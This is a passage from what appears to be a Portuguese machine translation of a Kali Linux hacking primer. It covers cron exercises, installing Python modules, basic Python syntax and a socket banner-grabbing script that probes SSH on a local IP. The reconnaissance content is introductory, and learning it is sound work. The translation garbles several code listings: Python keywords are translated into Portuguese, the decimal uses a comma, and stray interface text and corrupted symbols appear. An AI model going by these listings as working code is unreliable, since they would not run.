


Figura 161: A GUI do rcconf para adicionar serviços à inicialização

Nesta figura, você pode ver o serviço PostgreSQL listado em penúltimo lugar. Pressione a barra de espaço para selecionar este serviço, pressione TAB para destacar <Ok> e pressione ENTER. Na próxima vez que você inicializar o Kali, o PostgreSQL será iniciado automaticamente.

RESUMO

Tanto os administradores de sistema quanto os hackers muitas vezes precisam agendar serviços, scripts e

utilitários para serem executados em intervalos regulares. O Linux permite que você agende praticamente qualquer script ou utilitário para execução regular usando o daemon cron, que executa essas tarefas a partir da tabela cron. Além disso, você pode fazer com que os serviços sejam iniciados automaticamente na inicialização usando o comando update-rc.d ou a ferramenta baseada em GUI rcconf para atualizar os scripts rc.d.

EXERCÍCIOS

Antes de passar para o Capítulo 17, experimente as habilidades que você aprendeu neste capítulo, completando os seguintes exercícios:

1. Programe seu script MySQLscanner.sh para ser executado todas as quartas-feiras às 3 PM.
2. Programe seu script MySQLscanner.sh para ser executado a cada 10 dias do mês em abril, junho e agosto.
3. Programe seu script MySQLscanner.sh para ser executado de terça a quinta às 10h .
4. Programe seu script MySQLscanner.sh para ser executado diariamente ao meio-dia usando o atalhos.
5. Atualize seu script rc.d para executar o PostgreSQL sempre que seu sistema botas.
6. Baixe e instale o rcconf e adicione os bancos de dados PostgreSQL e MySQL para iniciar na inicialização.

História

Tópicos

Tutoriais

Ofertas e Promoções

Destques

Configurações



Suporte

Habilidades básicas de script são essenciais para se tornar um hacker mestre. Sem ter desenvolvido algumas habilidades

dos script, um hacker iniciante que simplesmente usa ferramentas criadas Sign Out por outra pessoa será condenado ao reino kiddies. Isso significa que você estará limitado a usar ferramentas desenvolvidas por terceiros, o que diminui sua probabilidade de sucesso e aumenta sua probabilidade de detecção por software antivírus (AV), sistemas de detecção de intrusão (IDSs) e aplicação da lei. Com algumas habilidades de script, você pode subir ao escalão superior dos hackers mestres!

No Capítulo 8, abordamos os fundamentos do script bash e construímos alguns scripts simples, incluindo MySQLScanner.sh, que localiza sistemas que executam o onipresente sistema de banco de dados MySQL. Neste capítulo, começaremos examinando a linguagem de script mais usada por hackers: Python. Muitas das ferramentas de hacker mais populares são escritas em Python, incluindo sqlmap, scapy, SocialEngineer Toolkit (SET), w3af e muito mais.

Python tem alguns recursos importantes que o tornam particularmente adequado para hackers, mas provavelmente o mais importante é que ele tem uma enorme variedade de bibliotecas – módulos de código pré-construídos que podem ser importados externamente e reutilizados – que fornecem algumas funcionalidades poderosas. Python vem com mais de 1.000 módulos integrados e muitos mais estão disponíveis em vários outros repositórios.

Construir ferramentas de hacking também é possível em outras linguagens, como bash, Perl e Ruby,

mas os módulos do Python facilitam muito a construção dessas ferramentas.

ADICIONANDO MÓDULOS PYTHON

Ao instalar o Python, você também instala seu conjunto de bibliotecas e módulos padrão que fornecem uma ampla gama de recursos, incluindo tipos de dados integrados, tratamento de exceções, módulos numéricos e matemáticos, tratamento de arquivos, serviços criptográficos, tratamento de dados da Internet e interação com a Internet. protocolos (IPs).

Apesar de todo o poder oferecido por essas bibliotecas e módulos padrão, você pode precisar ou desejar módulos adicionais de terceiros. Os módulos de terceiros disponíveis para Python são extensos e são provavelmente o motivo pelo qual a maioria dos hackers prefere Python para scripts. Você pode encontrar uma lista abrangente de módulos de terceiros no PyPI (o Python Package Index, mostrado na Figura 171) em <http://www.pypi.org/>.




Figura 171: O índice de pacotes Python

Usando pip

Python possui um gerenciador de pacotes específico para instalar e gerenciar pacotes Python conhecido como pip (Pip Installs Packages). Como estamos trabalhando com Python 3 aqui, você precisará do pip para Python 3 para baixar e instalar pacotes. Você pode baixar e instalar o pip do repositório Kali digitando o seguinte:

```
kali > apt-get install python3-pip
```

Agora, para baixar módulos do PyPI, você pode simplesmente inserir isto:

```
kali > pip3 install <nome do pacote>
```

Quando você baixa esses pacotes, eles são automaticamente colocados no diretório `/usr/local/lib/<pythonversion>/distpackages`. Então, por exemplo, se você tivesse usado pip para instalar a implementação Python do protocolo SNMP para Python 3.6, você o encontraria em `/usr/local/lib/python3.6/pysnmp`. Se você não tiver certeza de onde um pacote foi colocado em seu sistema (às vezes diferentes distribuições do Linux usam diretórios diferentes), você pode inserir `pip3` seguido de `show` e o nome do pacote, como mostrado aqui:

```
kali > pip3 show pysnmp
```

Nome: pysnmp

Versão: 4.4.4

Resumo: Biblioteca SNMP para Python

Página inicial: <https://github.com/etingof/pysnmp> Autor: Ilya

Etingof <etingof@gmail.com> Autoremail:

etingof@gmail.com

Licença: BSD

Localização: `usr/local/lib/python3.6/distpackages` Requer:

`ptsmi, pyansl, pycryptodomex`

Você pode ver que isso fornece muitas informações sobre o pacote, incluindo o diretório que o contém.

Como alternativa ao uso do pip, você pode baixar um pacote diretamente do site (certifique-se de que foi baixado no diretório apropriado), descompactá-lo (veja o Capítulo 9 sobre como descompactar software) e então executar o seguinte:

```
kali > instalação do python setup.py
```

Isso instalará todos os pacotes descompactados que ainda não foram instalados.

Instalando Módulos de Terceiros

Para instalar um módulo de terceiros criado por outro membro da comunidade Python, **UAU! e-book**

(ao contrário de um pacote Python lançado oficialmente), você pode simplesmente usar wget para baixá-lo de onde quer que esteja armazenado online, descompactar o módulo e, em seguida, executar o comando python setup.py install.

Como exemplo, vamos baixar e instalar o módulo Python para a ferramenta de varredura de portas que usamos no Capítulo 8, nmap, de seu repositório online em <https://xael.org>.

Primeiro, precisamos baixar o módulo em xael.org:

```
kali >wget http://xael.org/norman/python/python-nmap/python-nmap-0.3.4.tar.gz
20141228 17:48:32 http://xael.org/norman/python/pythonnmap/pythonnmap-
0.3.4.tar.gz
Resolvendo xael.org (xael.org)...194.36.166.10
Conectando-se a xael.org (xael.org)[194.36.166.10]:80...conectado.
```

recorte

```
20182128 17.48:34 (113 KB/s) 'pythonnmap0.3.4.tar.gz' salvo [40307/40307]
```

Aqui você pode ver que usamos o comando wget e a URL completa do pacote. Após o download do pacote, você precisa descompactá-lo com tar, como aprendeu no Capítulo

9:

```
kali >tar -xzf python-nmap-0.3.4.tar.gz
```

Em seguida, mude os diretórios para o diretório recém-criado:

```
kali >cd python-nmap-.03.4/
```

Finalmente, nesse diretório, instale o novo módulo digitando o seguinte:

```
kali >~/python-nmap-0.3.4 >python setup.py instalar
```

executando instalação

executando

compilação executando

build_py criando compilação

recorte

executando `install_egg_info`

escrevendo `/usr/local/lib/python2.7/distpackages/python_nmap0.3.4.egg.info`

Inúmeros outros módulos também podem ser obtidos desta forma. Depois de instalar este módulo `nmap`, você poderá usá-lo em seus scripts Python importando o módulo. Mais sobre isso mais tarde. Agora vamos começar com alguns scripts.

COMEÇANDO A SCRIPTAR COM PYTHON

Agora que você sabe como instalar módulos em Python, quero abordar alguns dos conceitos básicos e a terminologia do Python e, em seguida, a sintaxe básica. Depois disso, você escreverá alguns scripts que serão úteis para hackers de todos os lugares e que espero que demonstrem o poder do Python.

Assim como acontece com o `bash` ou qualquer outra linguagem de script, podemos criar scripts Python usando qualquer editor de texto. Neste capítulo, para manter as coisas simples, aconselho você a usar um editor de texto simples como o `Leafpad`, mas é útil saber que vários ambientes de desenvolvimento integrados, ou IDEs, estão disponíveis para uso com Python. Um IDE é como um editor de texto com outros recursos integrados, como codificação de cores, depuração e recursos de compilação. Kali tem o IDE `PyCrust` integrado, mas há muitos outros IDEs disponíveis para download, dos quais o melhor é sem dúvida o `PyCharm` da `JetBrain`. Este é um excelente IDE com muitas melhorias que tornam o aprendizado de Python mais fácil e rápido. Existe uma versão profissional para compra e uma edição comunitária gratuita. Você pode encontrá-los em <https://www.jetbrains.com/pycharm/>.

Depois de concluir este capítulo, se quiser continuar aprendendo Python, `PyCharm` é uma excelente ferramenta que o ajudará em seu desenvolvimento. Por enquanto, usaremos um editor de texto básico como o `Leafpad` para manter as coisas simples.

Observe que aprender qualquer linguagem de programação leva tempo e muito trabalho duro. Seja paciente consigo mesmo – tente dominar cada um dos pequenos scripts que forneço antes de prosseguir.

FORMATAÇÃO EM PYTHON

Uma diferença entre Python e algumas outras linguagens de script é que a formatação é extremamente importante em Python. O interpretador Python usa a formatação para determinar como o código é agrupado. Os detalhes da formatação são menos importantes do que simplesmente ser consistente,

seus níveis de indentação.

Se você tiver um grupo de linhas de código que começa com recuo duplo, por exemplo, você deve ser consistente com o recuo duplo em todo o bloco para que o Python reconheça que essas linhas de código pertencem umas às outras. Isso é diferente de scripts em outras linguagens de programação, onde a formatação é opcional e uma prática recomendada, mas não obrigatória. Você vai observar isso à medida que você avança e pratica; é algo para sempre manter em mente!

Variáveis

Agora, vamos a alguns conceitos mais práticos em Python. Uma variável é um dos tipos de dados mais básicos em programação, e você a encontrou anteriormente no Capítulo 8 com scripts bash. Em termos simples, uma variável é um nome associado a um valor específico, de modo que sempre que você usar esse nome em seu programa, ele invocará o valor associado.

A forma como funciona é que o nome da variável aponta para dados armazenados em um local de memória, que pode conter qualquer tipo de valor, como um número inteiro, número real, string, número de ponto flutuante, booleano (instrução verdadeira ou falsa), lista ou dicionário. Abordaremos brevemente tudo isso neste capítulo.

Para se familiarizar com o básico, vamos criar um script simples, mostrado na Listagem 171, no Leafpad e salvá-lo como `hackersarise_greetings.py`.

```
#!/usr/bin/python3
```

```
name="OccupyTheWeb"
```

```
print ("Saudações para " + name + " de HackersArise. O melhor lugar para aprender  
hacking!")
```

Listagem 171: Seu primeiro programa Python

A primeira linha simplesmente informa ao seu sistema que você deseja usar o interpretador Python para executar este programa, em vez de qualquer outra linguagem. A segunda linha define uma variável chamada `name` e atribui um valor a ela (neste caso, "OccupyTheWeb"). Você deve alterar esse valor para seu próprio nome. O valor desta variável está no formato de dados de caracteres de string, o que significa que o conteúdo é colocado entre aspas e tratado como texto. Você também pode colocar números em strings, e eles serão tratados como texto, e você não ficará **UAU!**

capaz de usá-los em cálculos numéricos.

A terceira linha cria uma instrução `print()` concatenando `Greetings to` com o valor na variável `name`, seguida pelo texto de `Hackers-Arise`. O melhor lugar para aprender hacking! Uma instrução `print()` exibirá tudo o que você passar entre parênteses em seu tela.

Agora, antes de executar este script, você precisa obter permissão para executá-lo.

Precisamos do comando `chmod` para fazer isso. (Para obter mais informações sobre permissões do Linux, consulte o [Capítulo 5](#)).

```
kali >chmod 755 hackers-arise_greetings.py
```

Assim como você fez no [Capítulo 8](#) com scripts `bash`, para executar seu script, coloque um ponto final e uma barra antes do nome do script. Seu diretório atual não está na variável `$PATH` por motivos de segurança, então precisamos preceder o nome do script com `./` para dizer ao sistema para procurar o nome do arquivo no diretório atual e executá-lo.

Para executar este script específico, digite o seguinte:

```
kali >./hackers-arise_greetings.py
```

```
Saudações ao OccupyTheWeb do HackersArise. O melhor lugar para aprender hacking!
```

Em Python, cada tipo de variável é tratado como uma classe. Uma classe é uma espécie de modelo para criação de [objetos](#). Consulte "[Programação Orientada a Objetos \(OOP\)](#)" na página 192 para obter mais informações. No script a seguir, tentei demonstrar alguns dos tipos de variáveis. Variáveis podem conter mais do que apenas strings. A [Listagem 172](#) mostra algumas variáveis contendo diferentes tipos de dados.

```
#!/usr/bin/python3
```

```
HackersAriseStringVariable = "HackersArise é o melhor lugar para aprender  
Hackeando"
```

```
HackersAriseIntegerVariável = 12
```

```
HackersAriseFloatingPointVariable = 3,1415
```

```
HackersAriseList = [1,2,3,4,5,6]
```

```
HackersAriseDictionary = {'nome': 'OccupyTheWeb', 'valor': 27}
```

```
imprimir (HackersAriseStringVariable)
```

```
imprimir (HackersAriseIntegerVariable)
```

```
imprimir (HackersAriseFloatingPointVariable)
```

Listagem 172: Uma série de estruturas de dados associadas a variáveis

Isso cria cinco variáveis que contêm diferentes tipos de dados: uma string, tratada como texto; um inteiro, que é um tipo de número sem decimais que pode ser usado em operações numéricas; um float, que é um tipo de número com decimais que também pode ser usado em operações numéricas; uma lista, que é uma série de valores armazenados juntos; e um dicionário, que é um conjunto não ordenado de dados onde cada valor é emparelhado com uma chave, o que significa que cada valor no dicionário tem uma chave de identificação única. Isso é útil quando você deseja fazer referência ou alterar um valor referindo-se a um nome de chave. Por exemplo, digamos que você tenha um dicionário chamado `fruta_cor` configurado da seguinte forma:

```
fruta_cor = {'maçã': 'vermelho', 'uva': 'verde', 'laranja': 'laranja'}
```

Se mais tarde no seu script você quiser obter a `fruta_color` da uva, basta chamá-la pela sua chave:

```
imprimir (cor_fruta['uva'])
```

Você também pode alterar valores para chaves específicas; por exemplo, aqui mudamos a cor da maçã:

```
fruta_color['maçã'] : 'verde'
```

Discutiremos listas e dicionários com mais detalhes posteriormente neste capítulo.

Crie este script em qualquer editor de texto, salve-o como `secondpythonscript.py` e dê permissão para executá-lo, assim:

```
kali >chmod 755 segundopythonscript.py
```

Quando executamos este script, ele imprime os valores da variável string, da variável inteira e da variável numérica de ponto flutuante, assim:

```
kali > ./secondpythonscript.py
```

```
HackersArise é o melhor lugar para aprender hacking
```

```
12
```

```
3.1415
```

OBSERVAÇÃO

Em Python, não há necessidade de declarar uma variável antes de atribuir um valor a ela. Isso, como em algumas outras linguagens de programação.

Comentários

Como qualquer outra linguagem de programação e script, Python tem a capacidade de adicionar comentários. Os comentários são simplesmente partes do seu código – palavras, frases e até parágrafos – que explicam o que o código deve fazer. Python reconhecerá comentários em seu código e os ignorará. Embora os comentários não sejam obrigatórios, eles são extremamente úteis quando você volta ao seu código dois anos depois e não consegue se lembrar do que ele deveria fazer. Os programadores costumam usar comentários para explicar o que um determinado bloco de código faz ou para explicar a lógica por trás da escolha de um método específico de codificação.

Os comentários são ignorados pelo intérprete. Isto significa que quaisquer linhas designadas como comentários são ignoradas pelo interpretador, que simplesmente continua até encontrar uma linha de código legítima. Python usa o símbolo # para designar o início do comentário de linha única. Se quiser escrever comentários com várias linhas, você pode usar três aspas duplas (""") no início e no final da seção de comentários.

Como você pode ver no script a seguir, adicionei um comentário curto e de várias linhas ao nosso script simples hackersarise_greetings.py.

```
#!/usr/bin/python3  
"""
```

Este é meu primeiro script Python com comentários. Comentários são usados para ajudar a explicar o código para

nós mesmos e colegas programadores. Neste caso, este script simples cria uma saudação para o usuário.

```
"""
```

```
name = "OccupyTheWeb"
```

```
print ("Saudações a "+name+" do HackersArise. O melhor lugar para aprender hacking!")
```

Quando executamos o script novamente, nada muda em relação à última vez que ele foi executado, como você pode ver aqui:

```
kali > ./hackers-arise_greetings.py
```

```
Saudações ao OccupyTheWeb do HackersArise. O melhor lugar para aprender hacking!
```

Ele é executado exatamente da mesma forma que na Listagem 171, mas agora teremos algumas informações sobre nosso script quando retornarmos ao código posteriormente.

Funções

Funções em Python são pedaços de código que executam uma ação específica. A instrução `print()` que você usou anteriormente, por exemplo, é uma função que exibe quaisquer valores que você passa para ela. Python tem uma série de funções integradas que você pode importar e usar imediatamente. A maioria deles está disponível na instalação padrão do Python no Kali Linux, embora muitos mais estejam disponíveis nas bibliotecas para download. Vamos dar uma olhada em apenas algumas das milhares de funções disponíveis para você:

- `exit()` sai de um programa.
- `float()` retorna seu argumento como um número de ponto flutuante. Por exemplo, `float(1)` seria retornar 1,0.
- `help()` exibe ajuda sobre o objeto especificado por seu argumento.
- `int()` retorna a parte inteira do seu argumento (trunca).
- `len()` retorna o número de elementos em uma lista ou dicionário.
- `max()` retorna o valor máximo do seu argumento (uma lista).
- `open()` abre o arquivo no modo especificado por seus argumentos.
- `range()` retorna uma lista de inteiros entre dois valores especificados por seus argumentos.

- `sorted()` pega uma lista como argumento e a retorna com seus elementos em ordem.
- `type()` retorna o tipo de seu argumento (por exemplo, `int`, `arquivo`, `método`, `função`).

Você também pode criar suas próprias funções para executar tarefas personalizadas. Como já existem tantas funções incorporadas na linguagem, sempre vale a pena verificar se uma função já existe antes de se esforçar para construí-la você mesmo. Existem muitas maneiras de fazer essa verificação. Uma é consultar a documentação oficial do Python disponível em <https://docs.python.org>. Escolha a versão com a qual você está trabalhando e selecione Referência da Biblioteca.

LISTAS

Muitas linguagens de programação usam arrays como forma de armazenar vários objetos separados. Uma matriz é uma lista de valores que podem ser recuperados, excluídos, substituídos ou trabalhados de várias maneiras, referenciando um valor específico na matriz por sua posição na lista, conhecida como índice. É importante notar que Python, como muitos outros ambientes de programação, começa a contar os índices em 0, então o primeiro elemento de uma lista é o índice 0, o segundo é o índice 1, o terceiro é o índice 3 e assim por diante. Então, por exemplo, se quiséssemos acessar o terceiro valor no array, poderíamos fazer isso com `array[2]`. Em Python, existem algumas implementações de arrays, mas provavelmente a implementação mais comum é conhecida como listas.

As listas em Python são iteráveis, o que significa que a lista pode fornecer elementos sucessivos quando você a percorre completamente (consulte [“Loops” na página 198](#)). Isso é útil porque muitas vezes, quando usamos listas, procuramos nelas um determinado valor, para imprimir valores um por um ou para pegar valores de uma lista e colocá-los em outra lista.

Então, vamos imaginar que precisamos exibir o quarto elemento em nossa lista `HackersAriseList` da [Listagem 172](#). Podemos acessar esse elemento e imprimi-lo chamando o nome da lista, `HackersAriseList`, seguido pelo índice do elemento que queremos acessar entre colchetes .

Para testar isso, adicione a seguinte linha na parte inferior do seu script `secondpythonscript.py` para imprimir o elemento no índice 3 em `HackersAriseList`:

recorte

imprimir (`HackersAriseStringVariable`)

```
imprimir (HackersAriseIntegerVariable)
```

```
imprimir (HackersAriseFloatingPointVariable)
```

```
imprimir (HackersAriseList[3])
```

Quando executamos este script novamente, podemos ver que a nova instrução print imprime 4 junto com a outra saída:

```
kali > ./secondpythonscript.py
HackersArise é o melhor lugar para aprender hacking
12
3.1415
4
```

MÓDULOS

Um módulo é simplesmente uma seção de código salva em um arquivo separado para que você possa usá-lo quantas vezes precisar em seu programa, sem precisar digitar tudo novamente. Se quiser usar um módulo ou qualquer código de um módulo, você precisa importá-lo. Conforme discutido anteriormente, o uso de módulos padrão e de terceiros é um dos principais recursos que torna o Python tão poderoso para o hacker. Se quiséssemos usar o módulo nmap que instalamos anteriormente, adicionaríamos a seguinte linha ao nosso script:

```
importar nmap
```

Mais adiante neste capítulo, usaremos dois módulos muito úteis: socket e ftplib.

PROGRAMAÇÃO ORIENTADA A OBJETOS (OOP)

Antes de nos aprofundarmos em Python, provavelmente vale a pena dedicar alguns minutos para discutir o conceito de programação orientada a objetos (OOP). Python, como a maioria das linguagens de programação atuais (C++, Java e Ruby, para citar algumas) adere ao modelo OOP.

A [Figura 172](#) mostra o conceito básico por trás da POO: a principal ferramenta da linguagem é o objeto, que possui propriedades na forma de atributos e estados, bem como métodos que são ações executadas por ou sobre o objeto.




Figura 172: Ilustração de programação orientada a objetos

A ideia por trás das linguagens de programação baseadas em OOP é criar objetos que atuem como coisas no mundo real. Por exemplo, um carro é um objeto que possui propriedades, como rodas, cor, tamanho e tipo de motor; ele também possui métodos, que são as ações que o carro realiza, como acelerar e trancar as portas. Do ponto de vista da linguagem humana natural, um objeto é um substantivo, uma propriedade é um adjetivo e um método geralmente é um verbo.

Objetos são membros de uma classe, que é basicamente um modelo para criar objetos com variáveis, propriedades e métodos iniciais compartilhados. Por exemplo, digamos que temos uma classe chamada carros; nosso carro (um BMW) seria um membro da classe de carros. Esta classe também incluiria outros objetos/carros, como Mercedes e Audi, conforme mostrado na Figura 173.




Figura 173: Classes e objetos OOP

As classes também podem ter subclasses. Nossa classe de carros possui uma subclasse BMW, e um objeto dessa subclasse pode ser o modelo 320i.

Cada objeto teria propriedades (marca, modelo, ano e cor) e métodos (iniciar, dirigir e estacionar), conforme mostrado na Figura 174.




Figura 174: Propriedades e métodos OOP

Nas linguagens OOP, os objetos herdam as características de sua classe, portanto, o BMW 320i herdaria os métodos start, drive e park da classe car.

Esses conceitos de OOP são cruciais para entender como Python e outras linguagens OOP funcionam, como você verá nos scripts nas seções a seguir.

COMUNICAÇÕES DE REDE EM PYTHON

Antes de passarmos para mais conceitos de Python, vamos usar o que você aprendeu até agora para escrever alguns scripts de hacking relacionados a conexões de rede.

Construindo um cliente TCP

Criaremos uma conexão de rede em Python usando o módulo socket. Já mencionei que Python vem com uma biblioteca de módulos para uma infinidade de tarefas. Neste caso, precisaremos do módulo socket para criar uma conexão TCP. Vamos ver isso em ação.

Dê uma olhada no script na [Listagem 173](#) chamado `HackersAriseSSHBannerGrab.py` (eu sei, é um nome longo, mas tenha paciência comigo aqui). Um banner é o que um aplicativo apresenta quando alguém ou algo se conecta a ele. É como se um aplicativo enviasse uma saudação anunciando o que é. Os hackers usam uma técnica conhecida como captura de banner para descobrir informações cruciais sobre qual aplicativo ou serviço está sendo executado em um porto.

```
#!/usr/bin/python3
```

```
import socket
```

```
s = socket.socket()
```

```
ÿ s.connect(("192.168.1.101", 22))
```

```
ÿ resposta = s.recv(1024)
```

```
ÿ imprimir (resposta)
```

```
s.fechar
```

Listagem 173: Um script Python de captura de banner

Primeiro, importamos o módulo socket ÿ para que possamos usar suas funções e ferramentas. Aqui, usaremos as ferramentas de rede do módulo soquete para cuidar da interface de uma conexão na rede para nós. Um soquete fornece uma maneira para dois nós de computador se comunicarem. Normalmente, um é um servidor e o outro é um cliente.

Em seguida, criamos uma nova variável, s, e a associamos à classe socket do módulo socket ÿ. Dessa forma, não precisamos fazer referência à sintaxe completa de socket.socket() sempre que quisermos usar a classe socket — podemos simplesmente usar o nome da variável s.

Em seguida, usamos o método connect() do módulo socket ÿ para criar uma rede conexão a um IP e porta específicos. Lembre-se de que métodos são funções disponíveis para um objeto específico. A sintaxe é object.method (por exemplo, socket.connect).

Nesse caso, estou me conectando ao endereço IP 192.168.1.101, que é o endereço IP de uma máquina na minha rede, e à porta 22, que é a porta SSH padrão. Você pode testar isso em outra instância do Linux ou Kali. A maioria tem a porta 22 aberta por padrão.

Depois de fazer a conexão, há várias coisas que você pode fazer. Aqui, usamos o método de recebimento recv para ler 1.024 bytes de dados do soquete ÿ e armazená-los em uma variável chamada resposta; esses 1.024 bytes conterão as informações do banner. Em seguida, imprimimos o conteúdo dessa variável na tela com a função print() ÿ para ver quais dados foram passados por aquele soquete, permitindo-nos espioná-lo! Na reta final, nós feche a conexão.

Salve este script como HackersAriseSSHBannerGrab.py e altere suas permissões usando o comando chmod para que você possa executá-lo.

Vamos executar este script para conectar-se a outro sistema Linux (você pode usar um sistema Ubuntu ou até mesmo outro sistema Kali) na porta 22. Se o SSH estiver sendo executado nessa porta, poderemos ler o banner em nossa variável de resposta e imprimi-lo para a tela, como mostrado aqui:

```
kali > ./HackersAriseSSHBannerGrab.py  
SSH2.0OpenSSH_7.3p1 Debian1
```

